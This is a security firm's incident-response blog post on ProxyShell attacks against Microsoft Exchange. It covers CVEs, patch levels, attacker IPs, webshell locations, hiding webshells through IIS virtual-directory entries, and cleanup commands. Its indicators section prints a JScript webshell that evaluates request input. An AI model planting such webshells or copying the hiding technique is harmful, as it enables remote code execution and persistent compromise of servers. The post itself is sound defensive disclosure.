Microsoft Exchange Servers Still Vulnerable to ProxyShell Exploit

huntress.com/blog/rapid-response-microsoft-exchange-servers-still-vulnerable-to-proxyshell-exploit

Attackers are actively scanning for vulnerable Microsoft Exchange servers and abusing the latest line of Microsoft Exchange vulnerabilities that were patched earlier this year.

Back in March, we saw multiple zero-day exploits being used to attack on-premises Exchange servers—and it looks like we're not out of the woods yet. Those who have not patched since April or May July are not safe and could still be exploited.

We recommend you update to the latest security patch, monitor for new indicators of compromise and stay up-to-date on new information as it is released. We will continue to update this post with new findings.

Update #9 - 08/25/2021 - 7:10pm ET

With an extra eye from security researcher Florian Roth (huge thanks for keeping up with our intel!), Huntress learned that some of the hidden webshells tucked away in the Exchange configuration file discussed previously in Update #7 and #8 have also been reported with modification times ***prior*** to August 2021.

We have hunted across all of the 4,000+ Exchange servers that Huntress has visibility over, and we have found more than ~200 of these hidden webshells. These are referenced in the previously mentioned Exchange configuration file with a virtualDirectory setting and a defined physicalPath where the hidden webshell would be stored.

Here are the configuration files you should check:

- **C:\Windows\System32\inetsrv\Config\applicationHost.config**
- **C:\inetpub\temp\apppools\MSExchangeECPAppPool\MSExchangeECPAppPool.config**

Interestingly enough, the modification time of some of these configuration files and the corresponding webshells date back to March, April, June or July—all before the ProxyShell timeline. We can't say definitively, but it is reasonable to assume these are leftover remnants of ProxyLogon, back in March. Additionally, none of these "old" webshell paths use the subfolder names we had seen previously: WHO, XYZ, ZING, ZOO., etc.

Whether you are patched or unpatched, whether or not you were affected by ProxyLogon or ProxyShell, we strongly encourage you to look in these configuration files for indicators of hidden webshells. If you do uncover new webshell locations referenced, be sure to check for the same directory structure and webshell file under C:\Users\All Users.

If you have uncovered a webshell residing in a subdirectory with one of the Windows "reserved names," removing the webshell files can be an understandable pain. Members of the community have suggested attempting to rename the file. We have success with this method for a folder specifically, and this series of commands to remove a whole directory.

These commands should be run from an Administrator Command Prompt, with $DIRECTORYNAME replaced appropriately for your target directory.

icacls $DIRECTORYNAME /grant administrator:F /T

takeown /F $DIRECTORYNAME /R

rd \\.\$DIRECTORYNAME /S /Q

Update #8 - 08/23/2021 - 6:50pm ET

We are observing that compromised hosts that have the hidden webshells in `ProgramData`, referenced below in Update #8, often may have a duplicate webshell present in `C:\Users\All Users` under the same subdirectory and folder structure. We are working on locating these for partners and notifying you if they are discovered.

Please add this to your list of locations to look for webshells. There may be ASPX files in subdirectories of these locations, if you see these present:

- `C:\Users\All Users\COM`
- `C:\Users\All Users\COM1`
- `C:\Users\All Users\CON`
- `C:\Users\All Users\WHO`

- `C:\Users\All Users\XYZ`
- `C:\Users\All Users\ZOO`
- `C:\Users\All Users\ZING`


Update #7 - 08/23/2021 - 2:06pm ET

Digging into the tradecraft we uncovered in Update #6, where the Exchange configuration file `C:\Windows\System32\inetsrv\Config\applicationHost.config` has been modified to hide the presence of a webshell with a new virtual directory path.

Thus far, we have discovered 88 occurrences of this, across 62 endpoints. Some servers have multiple entries and virtual directories. This brings to light a few talking points:

- `C:\ProgramData\` and subdirectories also looks like a location for some webshells.
- The subdirectories may not be strictly `COM` or `COM1`, but also see `WHO`, `ZING`, `ZOO,` `XYZ` and others.

Some entries use a physical path (a location in the filesystem to offer the user with a webshell) with a UNC path `\\` that refers to a different machine. This could be considered "lateral movement," but considering the threat actor would already need to have the access to place a separate webshell there, it just adding redundant persistence to another compromised server.



Please check your `C:\Windows\System32\inetsrv\Config\applicationHost.config` file for changes to include creating a new virtual directory, and examine any newfound paths to hunt for and remove webshells.

If you do see lines creating a new virtual directory in the `applicationHost.config` file:

- Delete the webshells you may find present in the **`physicalPath`** location
- Edit the **`applicationHost.config`** to remove the lines

- Restart the IIS service to ensure this change is made

Huntress will be sending incident reports to partners affected by this technique as we find it.

Update #6 - 08/23/2021 - 10:53am ET

While analyzing one host that was compromised with both ProxyShell and the LockFile ransomware, we uncovered a unique TTP that we had not seen before for ProxyShell activity. The configuration file for the Exchange internet service was modified to include a new "virtual directory," which practically redirects one URL endpoint to another location on the filesystem.

This allows a threat actor to hide a webshell in other uncommon and nonstandard locations, outside of the typically monitored ASP directories. If you don't know to look for this, this is going to slip under the radar and the hackers will persist in the target environment. Additionally, the hidden webshell discovered on this host uses the same XML/XLS transform technique that we have seen previously.

Update #5 - 08/23/2021 @ 12:12am ET

We're starting to pull apart Exchange log files from compromised partners' servers and have seen the following IP addresses and user agent strings interact with webshells:

- `37.221.115[.]68` - python-requests/2.25.1
- `45.144.30[.]18` - python-requests/2.26.0
- `84.17.46[.]174` - python-requests/2.26.0
- `116.203.201[.]159` - python-requests/2.26.0
- `116.203.201[.]159` - Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)
- `203.184.132[.]186` - python-requests/2.25.1
- `203.184.132[.]186` - Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)

Please block these IP addresses on your host, on-prem and web application firewalls and monitor your network for these indicators of compromise.

Update #4 - 08/22/2021 @ 8:24pm ET

Of the original ~1900 vulnerable Exchange servers from Friday night, we still see 1764 that are unpatched as of right now. This is fairly concerning since we are starting to see active post-exploitation behavior that includes coinminers and ransomware.

Thankfully the pace of new exploitation started slowing early Saturday morning. We've only observed 13 newly exploited Exchange servers since 08/21/2021 at 0017 ET which brings the total to 164 compromised Exchange servers within the last four days.


Update #3 - 08/21/2021 @ 6:48am ET


The pace of webshell activity slowed down a bit through the night but is still going. During this time, we built some simple analytics to highlight the patch levels across ~1900 monitored Exchange servers.


> Here's @HuntressLabs breakdown of Exchange patch levels across ~1900 servers, courtesy of @DaveKleinatland. That's a lot of potential #ProxyShell carnage. pic.twitter.com/PaMcRuGkRl
>
> — Kyle Hanslovan (@KyleHanslovan) August 21, 2021

Collaboration with industry security researchers Kevin Beaumont and Rich Warren have helped corroborate that the webshell and LockFile ransomware incidents we're seeing within companies may be related:

- Huntress webshells and LockFile ransomware







- Honeypot capturing ProxyShell activity and LockFile activity
- Payloads uploaded with webshells

We'll continue to keep the community updated as things progress.

Update #2 - 08/21/2021 @ 2:03am ET

In the month of August (not limited to the past 48hr surge), we've currently observed at least five distinct styles of webshells deployed to vulnerable Microsoft Exchange servers:

1. XSL Transform (most common, over 130 occurrences)
2. Encrypted Reflected Assembly Loader
3. Comment Separation and Obfuscation of the "unsafe" Keyword

4. JScript Base64 Encoding and Character Typecasting
5. Arbitrary File Uploader

Update #1 - 08/21/2021 @ 1:19am ET

We've seen a number of questions about whether Exchange 2010 is vulnerable. As mentioned below, the ProxyShell exploit chains three separate vulnerabilities to get code execution.

According to nist.gov's CVE entries linked above, Exchange 2010 is not affected by these. However, Exchange 2010 reached end of life back in October 2020 which means:

> "Microsoft will no longer [provide] security fixes for vulnerabilities that may make the server vulnerable to security breaches"

We strongly advise against running an EOL'd 2010 server in 2021.

What's Happening?

Hackers are exploiting vulnerabilities in Microsoft Exchange, dubbed ProxyShell, to install a backdoor for later access and post-exploitation. This ProxyShell attack uses three chained Exchange vulnerabilities to perform unauthenticated remote code execution.

- CVE-2021-34473 provides a mechanism for pre-authentication remote code execution, enabling malicious actors to remotely execute code on an affected system.
- CVE-2021-34523 enables malicious actors to execute arbitrary code post-authentication on Microsoft Exchange servers due to a flaw in the PowerShell service not properly validating access tokens.
- CVE-2021-31207 enables post-authentication malicious actors to execute arbitrary code in the context of `system` and write arbitrary files.

Huntress is seeing attackers actively exploiting these vulnerabilities against vulnerable Exchange servers. Our team has sent over 100 incident reports related to this exploit in the last two days, August 17 and 18.

What Should You Do?

It is imperative that you update your Exchange servers to the latest released patches. At a minimum, please ensure that you have the **July** 2021 updates installed. You can view the installed hotfixes by running the command `systeminfo` in an administrative command prompt. The output in the "Hotfixes" section should include the Knowledge Base (KB) identifiers appropriate for your Exchange version, listed below.

Here is a list of patch levels and appropriate hash for MSExchangeRPC service binary to indicate fully patched as of July 2021:

- Exchange 2019 CU10 + KB5004780 = v15.2.922.13

`8a103fbf4b18871c1378ef2689f0bdf062336d7e02a5f149132cdbd6121d4781`

- Exchange 2019 CU9 + KB5004780 = v15.2.858.15
  `c5c88f5b013711060bcf4392caebbc3996936b49c4a9b2053169d521f82010aa`
- Exchange 2016 CU21 + KB5004779 = v15.1.2308.14
  `9f7f12011436c0bbf3aced5a9f0be8fc7795a00d0395bfd91ff76164e61f918d`
- Exchange 2016 CU20 + KB5004779 = v15.1.2242.12
  `ab767de6193c3f6dff680ab13180d33d21d67597e15362c09caf64eb8dfa2498`
- Exchange 2013 CU23 + KB5004778 = v15.0.1497.23
  `20659e56c780cc96b4bca5e4bf48c812898c88cf134a84ac34033e41deee46e9`

Indicators of Compromise

So far, Huntress has found webshells written in subdirectories within the Exchange installation path. Typically, these files have a random filename, while some are human readable.

Below is a short snippet of webshells we have discovered:

```
C:\inetpub\wwwroot\aspnet_client\HWTJQDMFVMPOON.aspx
C:\inetpub\wwwroot\aspnet_client\VJRFWFCHRULT.aspx
C:\inetpub\wwwroot\aspnet_client\error.aspx
D:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\HWTJQDMFVMPOON.aspx
C:\inetpub\wwwroot\aspnet_client\nhmxea.aspx.aspx
C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\d62ffcd688.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\zaivc.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\415cc41ac1.aspx
C:\inetpub\wwwroot\aspnet_client\253283293.aspx
C:\inetpub\wwwroot\aspnet_client\ykmsr.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\6514f55e1a.aspx
C:\inetpub\wwwroot\aspnet_client\KDNLIE.aspx
C:\inetpub\wwwroot\aspnet_client\VOLWMFQWPP.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\VOLWMFQWPP.aspx
C:\inetpub\wwwroot\aspnet_client\system_web\NUQvLIoq.aspx
C:\inetpub\wwwroot\aspnet_client\shell.aspx
C:\inetpub\wwwroot\aspnet_client\updateServer.aspx
```

Note that these are not pure ASPX files. Examining the magic bytes and file header will explain this is instead a Microsoft Outlook email folder.

```
$ file shell.aspx
shell.aspx: Microsoft Outlook email folder (>=2003)
$
```

Upon further inspection of this file (with simple `strings` or viewing in a hex editor), you will find valid code that may often execute code with an eval statement or allow further uploading of files.


```
000066D6  AAAAAAAAAAAAAAA
000066E9  6AAAAAAp
00006700  AAAAAAAAAAAAAAAAAAAAAAA6AAAAAAAAAAAAAAAM
00006749  AAAAAAA!AAA
00006784  LAAAAAAA
00006791  6AAK3
000067A4  UApA
000067D7  6<script language='JScript' runat='server'>
00006803  function Page_Load(){
00006819      eval(Request['exec_code'],'unsafe');Response.End;
0000684F      }
00006855  </script>
00006865  AUApA
00006871  A[A;A
0000687D  AUApA
000068AF  AJApA:A|A:A
000068C0  bAc6AA}
```

Further Reading and Resources

This attack chain was presented at Black Hat USA ‘21 in Orange Tsai’s presentation, “ProxyLogon is Just the Tip of the Iceberg.” For a detailed explanation on the attack chain, see:

Orange Tsai had also provided a text-based writeup of the attack chain for the *Zero Day Initiative* following the Pwn2Own contest, which you can find here.

John Hammond

Threat hunter. Education enthusiast. Senior Security Researcher at Huntress.